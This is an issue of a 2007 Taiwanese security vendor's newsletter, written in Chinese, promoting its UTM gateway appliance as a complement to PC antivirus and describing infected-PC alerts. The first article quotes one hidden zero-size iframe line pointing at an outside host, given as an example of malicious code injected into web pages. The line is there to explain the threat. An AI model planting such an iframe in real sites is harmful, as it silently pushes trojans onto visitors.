新軟週報
http://www.nusoft.com.tw
Internet Security Fighter
2007/12/24- 2007/12/30 第55期

多功能 UTM / MS 系列報導

技術淺談與應用 - PC 防毒功能 VS UTM 防毒功能的互補性

延續 53 期週報「病毒感染 VS 駭客攻擊」中所提到近日興起的網頁病毒攻擊，由駭客利用應用程式及 Web 瀏覽器的安全漏洞，趁機入侵未定期更新修補安全漏洞的電腦系統，一旦入侵成功駭客便會在正常的網頁中插入一小段惡意的程式碼，而這段程式碼大多是以<iframe src=http://www.haogs.com/mm.htm width=0 height=0></iframe>這樣的格式藏匿在一般網頁之中，使瀏覽過該網頁的用戶都可能遭受病毒及木馬的荼毒。這種惡意的程式能自動被執行，完全不受用戶的控制，一旦使用者瀏覽這個內含惡意程式碼的網頁時，就會將木馬程式自動下載至系統中而渾然不覺，而被植入木馬程式的電腦可能會受到駭客的控制，藉以竊取資料、下載大量病毒進行破壞，甚至自行更新病毒程式讓防毒軟體毫無用武之地，類似此種多階段攻擊技術儼然已成為目前駭客主流的攻擊手法。

根據某防毒軟體廠商分析一間大型企業閘道端的防毒系統數據報表發現，一天當中光是一個惡意的網頁就被閘道端的防毒系統阻擋了近千次之多，也就是說一天就有高達將近一千次的機會受到外來的侵襲，突顯出企業網路閘道端安全機制的重要性。然而安裝於 PC 上的防毒軟體在即時監控的方式是以軟體本身內建的病毒碼比對或是以病毒程式的行為做為判別，加以阻止病毒程式的運作達到防毒的效果，不過面對病毒的更新頻率甚至超越防毒軟體病毒碼的更新速度，透過更新病毒碼的防護方式就變得毫無作用了，另外某些防毒軟體雖然能以惡意程式的行為做偵測，但難免會有誤判的情形發生，在今年五月期間就有某知名防毒軟體因把 Windows XP SP2 簡體中文版系統的幾個重要系統文件當成病毒刪除，造成中國大陸境內許多電腦系統癱瘓的情況。雖然設立在 PC 上的防毒軟體有所防護系統安全的功能性，可防止藉由隨身碟、光碟等行動儲存裝置感染病毒，不過，防毒軟體的防護功能需要耗費 PC 上一定的效能，而惡意程式也大都是在系統邊緣被阻擋下來，這對於防護來自網際網路上的惡意威脅不僅耗費 PC 效能也極具風險。

新軟系統推薦以多功能 UTM 作為企業網路與網際網路間的大門守衛，新軟多功能 UTM 內建入侵防禦偵測系統（Intrusion Detection and Prevention），能依照各種網路服務的漏洞做防護，無論駭客想透過系統漏洞入侵企業網路，還是利用殭屍網路（Botnet）中的受害電腦發動大規模的攻擊，新軟 UTM 均會依駭客攻擊的途徑及模式做判斷而加以阻擋，加上新軟 UTM 具有 SPI（Stateful Packet Inspection）防火牆的功能可檢測過濾所有通過的封包，並透過 NAT 位址轉址的功能讓內部的電腦不易做為駭客攻擊的目標，在新軟 UTM 的層層保護之下，駭客想入侵企業網路是難上加難。

對於目前流行的網頁病毒或是透過點對點（P2P）和即時通訊軟體（IM）所傳輸的病毒檔案，新軟 UTM 也能將其外來的封包在進入企業網路前加以分析，藉由內置的 clam 掃毒引擎及 IDP 系統檢測針對 HTTP、P2P 和 IM 的傳輸是否具有危害性，有效的將惡意程式阻擋在企業網路大門之外。

透過新軟 UTM 不僅能更有效率的在病毒進入到企業網路前就被阻擋在閘道口外，更能防止來網際網路上的駭客入侵及攻擊，彌補 PC 防毒功能上的不足，建立起更安全的資訊防護系統。

	PC 防毒功能	UTM 防毒功能
互補作用	防止透過各種行動式儲存裝置直接置入 PC 所帶來的病毒。 內含惡意程式且有設密碼的壓縮檔，在避開所有防毒機制進入 PC 經解壓縮後，PC 上的防毒功能可阻止其病毒運作。	阻擋所有來自網際網路上各式各樣的入侵和攻擊，以及防止各種惡意程式的侵襲，並減少內部防毒軟體消耗 PC 效能。


文 黃智傑 alex@nusoft.com.tw

市場行銷報導 - 內部PC中毒通知的重要性

MIS 最害怕的突發狀況莫過於企業內部 PC 中毒，公司網路傳輸突然變慢，甚至出現無法上網的情形，各部門的 user 紛紛打電話到資訊部門詢問網路狀況並要求立刻改善，即使 MIS 憑著自身的經驗推論出內部有電腦疑似中了類似疾風的病毒而導致網路壅塞，但公司內部電腦數量之龐大，到底哪一台中毒根本無從得知，於是 MIS 只好一台一台的慢慢找出問題電腦的所在。

而就在此時 user 早已不耐煩地狂打電話到資訊部門抱怨了，等到 MIS 找出中毒的電腦，企業網路早已淪陷，不知已損失掉多少筆網路訂單。最後追究起來造成公司損失的責任是該怪罪 MIS 查毒不夠迅速，還是該怪罪於不知道自己電腦中毒的 user？

其實這類的窘境是可以避免的，新軟多功能 UTM 系列產品可在企業內部中毒 PC 不斷發出騷擾封包時，及時阻擋大量封包通過，只給予中毒 PC 微小的頻寬可正常上網，防止其大量封包癱瘓公司網路，給予其他 user 順暢的網路上網處理公司的業務。不僅如此，當新軟多功能 UTM 察覺內部有 PC 中毒時，不只能維持網路暢通，還會寄出警訊通知信給系統管理員並發出 NetBIOS 警訊通知中毒 PC，告知系統管理員是哪個 IP 的電腦疑似中毒，而 user 也可及時接獲警訊的通知來得知自己的電腦中毒必須趕緊找 MIS 來處理，如此一來 MIS 便可以迅速地找出中毒的 PC，輕鬆解決內部 PC 中毒的困擾。



文 黃智傑 alex@nusoft.com.tw